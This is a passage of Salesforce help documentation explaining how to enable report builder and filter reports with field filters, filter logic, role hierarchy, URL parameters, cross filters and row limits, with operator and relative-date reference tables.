- All profiles get access to the report builder by default. (You may continue to see the "Report Builder" permission in permission sets and profiles and the PermissionSet and Profile objects in the API, though the upgrade overrides those settings.)
- The old report wizard is available only to users in Accessibility Mode.
- Group and Professional Edition organizations can use report builder.
- You get scatter charts, a new chart type for reports.

New organizations automatically get the latest version of report builder. If you don't see the Report Builder Upgrade section on the User Interface Settings page, the upgrade has already been enabled for your organization.

Assigning the "Report Builder" permission to all users through profiles or permission sets isn't the same thing as enabling report builder for your entire organization. To enable report builder for your organization, follow these steps.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions except **Database.com**

USER PERMISSIONS

To modify report and dashboard settings:
- "Customize Application"

Important: Upgrading **does not affect** any of your existing reports. However, once you upgrade, you can't return to the old report wizard.

1. From Setup, enter `Reports` in the `Quick Find` box, then select **Reports and Dashboards Settings**.
2. Review the Report Builder Upgrade section of the page and click **Enable**. If you don't see the button, report builder has already been enabled for your entire organization.

3. Confirm your choice by clicking **Yes, Enable Report Builder for All Users**.

Filter Report Data

What if your report gives you more data than you need? Use filters to pare down your report until it only shows the data that you want.

In Salesforce Classic, filter your report from the report builder.

In Lightning Experience, there are two ways to filter reports: either from the Report Builder or while viewing a report. To add or edit report filters, use the Report Builder. To edit existing, unlocked report filters while you're reading a report, run the report and then edit filters directly from the filters pane ( ). You can edit existing filters from the filters pane, but you can't add new ones.

Each report supports up to 20 field filters.

Note: In Lightning Experience, these filters are available in the Report Builder, but are not shown in the filter panel when viewing a report. Even though the filters are not shown, they still filter the report.

- Row limit filters
- Cross filters
- Historical field filters
- Standard filters (except for scope and date filters)

1. From the Report builder, open the **Add** dropdown menu and select a filter type:
   - **Field Filter** to filter on fields. For example, use a field filter to filter by `Account Name equals Acme`.
   - **Filter Logic** to customize how existing filters apply to your report. Each filter is assigned a number. If you'd like your report to return records that meet the criteria of Filter 1 and either Filter 2 or Filter 3, use this filter logic: `Filter 1 AND (Filter 2 OR Filter 3)`. Filter logic requires at least one field filter.
   - **Cross Filter** to filter on one object's relationship to another object. Cross filter on `Accounts with Opportunities` so that your report only returns Accounts that have Opportunities. Add a subfilter to a cross filter to further filter by the second object. For example, the Opportunity subfilter `Amount greater than 50000` causes your report to return Accounts that have Opportunities worth more than $50,000.00.
   - **Row Limit** to limit the number of report results in tabular reports. To see which five Accounts have the largest annual revenue, set a row limit of `Top 5 Accounts by Annual Revenue`.

   Standard filters, such as date filters, are applied by default to most objects. Look for them underneath the Add dropdown menu and customize them as necessary. Different objects have different standard filters.
2. Enter filter criteria.

   For help entering filter criteria, see Filter Operators Reference and Add Filter Logic.
3. Optionally, to prevent people from editing a field filter while reading your report in Lightning Experience, check **locked**.
4. Click **Save**.
5. To read your filtered report, click **Run Report**. In new reports, the Run Report button doesn't appear until you save your report.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add or edit a filter
- "Create and Customize Reports"

  AND

  "Report Builder"

To lock or unlock filters so that users can't edit them while viewing a report in Lightning Experience
- "Create and Customize Reports"

  AND

  "Report Builder"

To edit a filter while viewing a report in Lightning Experience
- "Run Reports"

Note: In the Lightning Experience Report Builder, save your report before running it or risk losing some changes. Specifically, be sure to save after adding:

- Row limit filters
- Cross filters
- Formula fields
- Bucket fields

Example: Say that you want your team to call new leads at companies with more than 100 employees located in California, Arizona, or Nevada. You have a leads report with fields like `Lead Status`, `Number of Employees`, and `State`. Your report gives a complete overview of your entire company's leads. But you only want to see *new* leads that *have more than 100 employees* and are *located in California*. Apply these filters to your report:

1. Lead Status equals New
2. Number of Employees greater than 100
3. State includes California, Arizona, Nevada

Now your leads report returns only the leads you need.

Add Filter Logic

Filter logic governs how and when filters apply to your report.

Filter Report Data by Role Hierarchy

Want to see records based on org structure or job function? Get records owned by everyone in a job role (like sales manager) and their subordinate roles (like sales person) by filtering your report on a role.

Filter Reports Via URL Parameters in Lightning Experience

No need to futz with filters! Pass URL parameters to set filter values in Lightning Experience reports. When linking to reports or when bookmarking a report, add filter value parameters to the URL to customize how the report filters when opened. For example, bookmark your opportunities report and add a filter value parameter to specify whether you see New Business or Existing Business.

Filters Type Reference

Several different types of filters help you scope your report data: standard filters, field filters, cross filters, and row limit filters. Each filter type filters your report in different ways. This list of filter types helps you choose the right filter types for your report.

Filter Operators Reference

The operator in a filter is like the verb in a sentence. Operators specify how filter criteria relate to one another. Refer to this list of filter operators while setting filters on list views, reports, dashboards, and some custom fields.

Relative Date Filter Reference

Relative date filters let you filter on date fields using easy-to-understand, human-speech-inspired syntax.

Notes about Filtering on Types of Fields and Values

Keep these tips in mind when filtering on text fields, date fields, numeric values, picklist values, and blank or null values.

Tips for Filtering on Multiple Currencies

Tips for filtering on currency fields when your organization uses multiple currencies.

Add Filter Logic

Filter logic governs how and when filters apply to your report.

After adding a filter to your report, the filter is numbered. Your first filter becomes Filter 1 and your second filter becomes Filter 2. You apply filter logic based on these numbered filters.

For example, let's say you have a report of Accounts with fields like `State`, `Annual Revenue`, and `Industry`. Your report has these filters:

1. State includes California, Arizona, Nevada
2. Industry equals Banking
3. Annual Revenue greater than 1000000

These three filters cause your report to return Accounts located in California, Arizona, or Nevada in the Banking industry with annual revenue greater than $1,000,000. But what if you only want Accounts located in California, Arizona, or Nevada AND in the Banking industry, OR with annual revenue greater than $1,000,000.00? Add filter logic to your report.

1. Click **Add** > **Filter Logic**.
2. Enter each filter line number, separated by a filter logic operator.

   For example, **(1 AND 2) OR 3** finds records that match both Filter 1 and Filter 2, or Filter 3.

   Here's a complete table of filter logic operators:

Operator	Definition
AND	Finds records that match both values. **1 AND 2**
OR	Finds records that match either value. **1 OR 2**
NOT	Finds records that exclude values. For example, Filter 1 is **Industry equals "Biotechnology"**. You set filter logic as **Not 1**. Your report returns records which aren't equal to Biotechnology.

3. Click **Save**.

Now your report shows Banking industry Accounts in California, Arizona, and Nevada with any amount of revenue, and any Account with annual revenue above $1,000,000.00.

Note:

- Filter logic isn't available for all filters. For example, you can't use them for roll-up summary fields.
- On reports where object A may or may not have object B, you can't use the OR condition to filter across multiple objects. For example, if you enter filter criteria `Account Name starts with M OR Contact First Name starts with M`, an error message displays informing you that your filter criteria is incorrect.
- Except filter logic on lookup fields, you can't use filter logic if your field filters use any of the following fields:

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

To create custom list views:

- "Read" on the type of record included in the list

To create, edit, or delete public list views:

- "Manage Public List Views"

- Topics
- Description
- any Address Line 1, Address Line 2, Address Line 3 fields
- Forecast Category
- Campaign: Member Type
- User: Profile Name
- Login Status
- custom long-text area fields

SEE ALSO:

Notes about Filtering on Types of Fields and Values

Filter Report Data by Role Hierarchy

Want to see records based on org structure or job function? Get records owned by everyone in a job role (like sales manager) and their subordinate roles (like sales person) by filtering your report on a role.

For example, to see opportunities owned by sales team members in California, filter your opportunity report by the role *Sales Manager - California*. Optionally, drill down on opportunities owned by a specific sales manager in California, narrow your results by a specific person in the role.

Note: Role hierarchy filters are only available for reports based on these standard report types:

- Activity
- Task
- Event
- Campaigns with Opportunities
- Forecasts
- Opportunity, except for:
  - Opportunities with Competitors
  - Opportunities with Contact Roles
  - Opportunities with Contact Roles and Products
  - Opportunity History
  - Opportunities with Partners
  - Opportunities with Teams
  - Opportunities with Teams and Products

Role hierarchy filters aren't available on reports based on custom report types.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To add or edit a filter
- "Create and Customize Reports"

  AND

  "Report Builder"

To lock or unlock filters so that users can't edit them while viewing a report in Lightning Experience
- "Create and Customize Reports"

  AND

  "Report Builder"

To edit a filter while viewing a report in Lightning Experience
- "Run Reports"

Filter by Role Hierarchy in Lightning Experience

1. If necessary, from the report run page, click to open the Filters panel.

2. From the Filters panel, click **Role Hierarchy**.
3. From the Role Hierarchy modal, filter by a role. To find specific roles, consider using the search box.
4. Optionally, further filter the report by narrowing results by a person in your selected role. Narrowing by a person shows records that belong to that person, and to people in roles that report to that person.

Filter by Role Hierarchy in Salesforce Classic

1. From the report run page, click **Show Hierarchy**.
2. Drill down to a role.
3. If you'd like the report to open already filtered by a role, then drill down to the role and then click **Customize** to open the report builder. Then, click **Report Properties** and check **Save Hierarchy Level**. From Report Properties, click **Save**, then, from the report builder, click **Save** again.

Filter Reports Via URL Parameters in Lightning Experience

No need to futz with filters! Pass URL parameters to set filter values in Lightning Experience reports. When linking to reports or when bookmarking a report, add filter value parameters to the URL to customize how the report filters when opened. For example, bookmark your opportunities report and add a filter value parameter to specify whether you see New Business or Existing Business.

EDITIONS

Available in: Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To filter a report in Lightning Experience:
- "Run Reports"

1. Append the parameter `&fv0=Filter Value` to the end of a report's URL.

   Let's take a closer look at what the parameter means.

   - *&* — Denotes a new parameter in the URL. If no other parameters are present in the URL, then substitute `?` in place of `&`.
   - *fv0* — The *fv* stands for "filter value," and is the name of the parameter. The `0` is the numerical order in which the filter appears in the report. (The first filter is 0, the second filter is 1, the third is 2, and so forth.) Standard filters don't count in this order, and can't be filtered using URL parameters, although they appear as the first three filters on any report. To set the value of the fifth filter in the report, specify `fv4`. In our example, we're filtering the first field filter in the report.

     The order in which filters appear in Lightning Experience on the report run page isn't necessarily the order that filters appear in the report. Locked filters are listed beneath unlocked filters on the run page, but aren't necessarily ordered after all the unlocked filters. To see the order of filters in your report, refer to their order in the report builder. Alternatively, make a GET call to `/services/data/v39.0/analytics/reports/<report ID>/describe` and note their order in the JSON response.


   - *Filter Value* — The criteria that the filter operates on.

     The filter value must be URI encoded, which means certain characters (such as spaces) must be written in a format that URLs can understand. A space (' ') becomes `%20` when URI encoded.

2. Navigate to the report's URL with the parameter appended.

When the report opens, it opens with filters applied as specified with parameters in the URL.

Example: Periodically throughout your day you check your opportunities report, and after opening it, you always edit a filter to show *New Business* or *Existing Business*. (The **Type** filter includes both *New Business* and *Existing Business* by default.)




Instead of loading the report, editing the filter, and reloading the report, create a bookmark with a filter value parameter for *New Business* in the URL. Take note of the unfiltered opportunities report URL.

```
https://na1.salesforce.com/one/one.app#/sObject/00OR0000000PCHYMA4/view?t=1479844235107
```

Edit the URL to set the **Type** filter value to *New Business* by appending the parameter `&fv0=New%20Business`. Remember, the parameter value must be URI encoded, which means certain characters (such as spaces) must be written in a format that URLs can understand. In our example, the space (' ') between "New" and "Business" becomes `%20` when URI encoded. The full, bookmarked URL reads:

```
https://na1.salesforce.com/one/one.app#/sObject/00OR0000000PCHYMA4/view?t=1479844235107&fv0=New%20Business
```

When you navigate to your opportunity report through the URL with a filter value parameter, the report opens filtered and ready to read.



Take note of these limitations to setting filter values via the URL.

- Only field filters support edits from URL parameters. Standard filters (role hierarchy filters, scope filters, date filters), cross filters, and row limit filters aren't supported. Standard, cross, and row limit filters don't count when listing filters — `fv0` is the first field filter.
- Chart filters aren't supported.
- Filter operators (like `equals` and `greater than`) can't be modified via URL parameters.
- You can't change the field being filtered via URL parameters.
- You can't add new filters to reports using filter value URL parameters. You can only modify existing filters.
- You can't delete filters from reports using filter value URL parameters. Setting a blank value filters by no text or numerals, but doesn't remove the filter.

Filters Type Reference

Several different types of filters help you scope your report data: standard filters, field filters, cross filters, and row limit filters. Each filter type filters your report in different ways. This list of filter types helps you choose the right filter types for your report.

Filter Type	Description
Standard Filter	Standard filters are applied by default to most objects. Different objects have different standard filters, but most objects include the standard filters `Show` and `Date Field`. `Show` filters the object around common groupings (like "My accounts" or "All accounts"). `Date Field` filters by a field (such as `Created Date` or `Last Activity`) and a date range (such as "All Time" or "Last Month").

Filter Type	Description
Field Filter	Field filters are available for reports, list views, workflow rules, and other areas of the application. For each filter, set the field, operator, and value. With tabular, summary, and matrix reports, you can drag a field from the Fields pane to the Filters pane to add a report filter.
Filter Logic	Add Boolean conditions to control how field filters are evaluated. You must add at least 1 field filter before applying filter logic.
Cross Filter	Filter a report by the child object using WITH or WITHOUT conditions. Add subfilters to further filter by fields on the child object. For example, if you have a cross filter of *`Accounts with Opportunities`*, click **Add Opportunity Filter** and create the *`Opportunity Name equals ACME`* subfilter to only include those opportunities.
Row Limit	For tabular reports, select the maximum number of rows to display, then choose a field to sort by and the sort order. You can use a tabular report as the source report for a dashboard table or chart component, if you limit the number of rows it returns.

Example: Report on Related Objects with Cross Filters

Use a cross filter to fine-tune your results by including or excluding records from related objects, without having to write formulas or code. You can apply cross filters by themselves, or in combination with field filters.

Example: Using Row Limits in Report Filters

Here is where you can see a sample of a report filter using a field filter, filter logic, and a row limit.

Example: Report on Related Objects with Cross Filters

Use a cross filter to fine-tune your results by including or excluding records from related objects, without having to write formulas or code. You can apply cross filters by themselves, or in combination with field filters.

Watch a Demo: Using Cross Filters in Reports (Salesforce Classic)

To change a report filter, hover over it and click **Edit** or **Remove**. Your filters display when you run your report; click **Edit** on that page to make additional changes.

Add *subfilters* to further filter by fields on the child object. For example, if you have a cross filter of *`Accounts with Opportunities`*, click **Add Opportunity Filter** and create the *`Opportunity Nameequals ACME`* subfilter to see just those opportunities. You can create up to five subfilters for each cross filter.

- Each report can have up to three cross filters.
- Each cross filter can have up to five subfilters.
- Filter logic applies only to field filters, not cross filters.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

1. Create a Cross Filter

   Use cross filters to include or exclude records in your report results based on related objects and their fields.

2. Example: Using WITH in Cross Filters

   Use cross filters to filter a report by an object's child objects using WITH conditions. For example, filter a report to show just accounts with cases.

3. Example: Using WITHOUT in Cross Filters
   Use cross filters to filter a report by an object's child objects using WITHOUT conditions. For example, filter a report to show just contacts without activities.
4. Example: Using Multiple Cross Filters
   Use cross filters to filter a report by an object's child objects using both WITH and WITHOUT conditions. For example, filter a report to show accounts that have cases but don't have activities.
5. Tips for Working with Cross Filters
   Cross filters work like ordinary filters, but they have some special characteristics of their own.

Create a Cross Filter

Use cross filters to include or exclude records in your report results based on related objects and their fields.

Watch a Demo: Using Cross Filters in Reports (Salesforce Classic)

1. In the Filters pane of report builder, click **Add** > **Cross Filter**.
2. Select a parent object from the drop-down list. Your choice determines which related objects you see in the child object list.

   Tip: In report types based on Campaigns, the parent object can be the secondary object in the report type. For example, in a "Campaigns with Leads" report, the parent object can be `Campaigns` or `Leads`.
3. Choose *`with`* or *`without`*.
4. Select a child object from the drop-down or search by its name. The drop-down list contains all eligible child objects of your selected parent object.
5. Optionally add subfilters:
   a. Click **Add** *`Your Related Child Object`* **Filter**.
   b. Select a field. The fields are determined by the child object in the cross filter. For example, if your cross filter is *`Accounts with Cases`*, you can use case fields for your subfilter.
   c. Choose a filter operator.
   d. Enter a value.
6. Click **OK**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

SEE ALSO:

Example: Using Multiple Cross Filters

Example: Using WITH in Cross Filters

Example: Using WITHOUT in Cross Filters

Example: Using WITH in Cross Filters

Use cross filters to filter a report by an object's child objects using WITH conditions. For example, filter a report to show just accounts with cases.

Let's say a recent campaign in California won you a lot of new customers. You want to ensure that their customer cases get resolved quickly. You can create a report to see which of those accounts currently have cases.

1. Create a new report. For the report type, click **Accounts & Contacts**, select **Accounts**, and click **Create**.
2. In the report builder's Filters pane, set the appropriate standard filters.
3. Create a field filter where `Billing State/Province equals CA` and click **OK**.
4. Click **Add** > **Cross Filter** and specify `Accounts with Cases`.

When you click **Run Report**, the results will include only California accounts with an associated case.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

SEE ALSO:

Create a Cross Filter

Example: Using WITHOUT in Cross Filters

Use cross filters to filter a report by an object's child objects using WITHOUT conditions. For example, filter a report to show just contacts without activities.

Let's say that you've just imported a list of California accounts and you want to find which ones are missing contacts before you assign owners:

1. Create a new report. For the report type, click **Accounts & Contacts**, select **Accounts**, and click **Create**.
2. In the report builder's Filters pane, set the appropriate standard filters.
3. Create a field filter where `Billing State/Province equals CA` and click **OK**.
4. Click **Add** > **Cross Filter** and specify `Accounts without Contacts.`

When you click **Run Report**, the results will include only California accounts without an associated contact.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

SEE ALSO:

Create a Cross Filter

Example: Using Multiple Cross Filters

Use cross filters to filter a report by an object's child objects using both WITH and WITHOUT conditions. For example, filter a report to show accounts that have cases but don't have activities.

Say you're a salesperson who wants to see which customer accounts have unresolved problem escalations because you want to ensure your support team takes care of them.

1. Create a new report. For the report type, click **Accounts & Contacts**, select **Accounts**, and click **Create**.
2. In the report builder's Filters pane, set the appropriate standard filters.
3. To limit your report to customer accounts, click **Add** > **Field Filter** and specify *`Type equals Customer`*.
4. To see which accounts have no activities, click **Add** > **Cross Filter** and specify *`Accounts without Activities`*.
5. To see only accounts without completed activities, add a subfilter to your cross filter:
   a. Click **Add Activities Filter** and specify *`Status equals Completed`*.
   b. Click **OK**.
6. To include your accounts that currently have cases, add another cross filter but this time specify *`Accounts with Cases`*.
7. To exclude cases that were not escalated, add a subfilter to this cross filter:
   a. Click **Add Cases Filter** and specify *`Type equals Problem`*.
   b. Click **Add Cases Filter** again, but this time specify *`Status equals Escalated`*.
   c. Click **OK**.

When you run the report, it will include only customer accounts without completed activities with escalated cases.

SEE ALSO:

Create a Cross Filter

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

Tips for Working with Cross Filters

Cross filters work like ordinary filters, but they have some special characteristics of their own.

- Adding cross filters can potentially slow down your report. To avoid having the report or preview time out, limit the data returned by setting filters. For example, select `My opportunities` for `Show` and `Current FQ` for `Range` instead of viewing all opportunities for all time.
- Since the objects available in cross filters depend on the parent object of the report type you choose, consider the related child objects before selecting a report type. For example, choose the Accounts report type to filter on `Accounts with Partners` because Partner is a child object of Account.
- Cross filters work in conjunction with your report type selection. Cross filters have an AND relationship with the report type you select. Therefore, choosing a report type of Accounts with Partners and adding a cross filter for `Accounts without Partners` will yield no results.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

SEE ALSO:

Example: Using Multiple Cross Filters

Create a Cross Filter

Example: Using WITH in Cross Filters

Example: Using WITHOUT in Cross Filters

Example: Using Row Limits in Report Filters

Here is where you can see a sample of a report filter using a field filter, filter logic, and a row limit.

Say you are a sales executive who wants to see which California accounts currently have the most potential to generate revenue:

1. Click **New Report** from the Reports tab.
2. Open the **Accounts & Contacts** report type, choose **Accounts**, and click **Create**.
3. To find California accounts that either have over $10 million in revenue or are public companies, click **Add** > **Field Filter** and create these filters:
   a. `Billing State/Province equals CA`
   b. `Annual Revenue greater than 10000000`
   c. `Ownership equals Public`
4. To ensure that your results include all California accounts with $10 million in revenue OR that are public, click **Add** > **Filter Logic** and enter `1 AND (2 OR 3)`.
5. To limit the number of results for a tabular report to 10, click **Add** > **Row Limit** and enter 10. Choose your sort field and sort order. Click **OK**.

When you click **Run Report**, your results will contain ten rows and include public companies in California with revenues of more than $10 million.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete reports:

- "Create and Customize Reports"

  AND

  "Report Builder"

SEE ALSO:

Filters Type Reference

Limit Report Results

Filter Operators Reference

The operator in a filter is like the verb in a sentence. Operators specify how filter criteria relate to one another. Refer to this list of filter operators while setting filters on list views, reports, dashboards, and some custom fields.

Operator	Uses
equals	Use for an exact match. For example, "Created equals today."
less than	Use for results that are less than the value you enter. For example, "Quota less than 20000" returns records where the quota field ranges from 0 to 19,999.99.
greater than	Use when you want results that exceed the value you enter; for example, "Quota greater than 20000" returns records where the quota amount begins at 20,000.01.
less or equal	Use for results that match or are less than the value you enter.
greater or equal	Use for results that match or exceed the value you enter.
not equal to	Shows results that don't have the value you enter. This operator is especially useful for eliminating empty fields. For example, "Email not equal to <blank>."
contains	Use for fields that include your search string, but sometimes also include other information. For example, "Account contains California" would find California Travel, California Pro Shop, and Surf California. Keep in mind that if you enter a short search string, it can match a longer word. For example, "Account contains pro" would find California Pro Shop and Promotions Corporation. This operator is not case-sensitive.
does not contain	Eliminates records that don't contain the value you enter. For example, "Mailing Address Line 2 does not contain P. O. Box." Note: When specifying filter criteria on roll-up summary fields, `does not contain` uses "or" logic on comma-separated values. On list views, reports, and dashboards, `does not contain` uses "and" logic. This operator is not case-sensitive.
starts with	Use when you know what your value starts with, but not the exact text. This operator is a narrower search term than "contains." For example, if you enter "Account starts with California," you find California Travel and California Pro Shop, but not Surf California.
includes	Available when you choose a multi-select picklist as the selected field. Use this operator to find records that include one or more of the values you enter. For example, if you enter "Interests includes hockey, football, baseball," you find records that have only hockey selected, and records that have two or three of the values entered. Results do not include partial matches of values.
excludes	Available when you choose a multi-select picklist as the selected field. Use this operator to find records that do not contain any values that match the ones entered. For example, if you enter "Interests exclude wine, golf," your report lists records that contain any other values from that picklist, including values that are blank. Results do not include partial matches of values.

Operator	Uses
between	Available for dashboard filters only. Use to filter on ranges of values. For each range, the filter returns results that are greater than or equal to the minimum value and less than the maximum value. For example, if you enter "Number of Employees from 100 through 500," your results include accounts with 100 employees up to those with 499 employees. Accounts with 500 employees aren't included in the results.
within	Available when you create list views based on a Geolocation custom field. Shows results that are within the specified radius from a fixed latitude and longitude. For example, if you enter "Warehouse location within 50 miles 37.775° –122.418°,", your list view includes all warehouses within a 50–mile radius of San Francisco, California.

Relative Date Filter Reference

Relative date filters let you filter on date fields using easy-to-understand, human-speech-inspired syntax.

For example, instead of filtering on `Close Date greater than Jan 1, 2016`, filter using a relative date: `Close Date equals this year`.

Note: Capitalization doesn't matter in relative date filter operators. *`THIS YEAR`* works, as do *`This Year`* and *`this year`*.

Relative Date Value	Range
YESTERDAY	Starts at 12:00:00 AM on the day before the current day and continues for 24 hours.
TODAY	Starts at 12:00:00 AM on the current day and continues for 24 hours.
TOMORROW	Starts at 12:00:00 AM. on the day after the current day and continues for 24 hours.
LAST WEEK	Starts at 12:00:00 AM on the first day of the week before the current week and continues for seven days.
THIS WEEK	Starts at 12:00:00 AM on the first day of the current week and continues for seven days.
NEXT WEEK	Starts at 12:00:00 AM on the first day of the week after the current week and continues for seven days.
LAST *n* WEEKS	Starts at 12:00:00 AM on the first day of the week that started *n* weeks before the current week, and continues up to 11:59 PM on the last day of the week before the current week.
NEXT *n* WEEKS	Starts at 12:00:00 AM on the first day of the week after the current week and continues for *n* times seven days.
n WEEKS AGO	Starts at 12:00:00 AM on the first day of the week that started *n* weeks before the start of the current week and continues for seven days.
LAST MONTH	Starts at 12:00:00 AM on the first day of the month before the current month and continues for all the days of that month.
THIS MONTH	Starts at 12:00:00 AM on the first day of the current month and continues for all the days of that month.

Relative Date Value	Range
NEXT *n* MONTHS	Starts at 12:00:00 AM on the first day of the month after the current month and continues until the end of the *n*th month.
LAST *n* MONTHS	Starts at 12:00:00 AM on the first day of the month that started *n* months before the current month and continues up to 11:59 PM on the last day of the month before the current month.
n MONTHS AGO	Starts at 12:00:00 AM on the first day of the month that started *n* months before the start of the current month and continues for all the days of that month.
NEXT MONTH	Starts at 12:00:00 AM on the first day of the month after the current month and continues for all the days of that month.
LAST 90 DAYS	Starts at 12:00:00 AM 90 days before the current day and continues up to the current second. (The range includes today.)
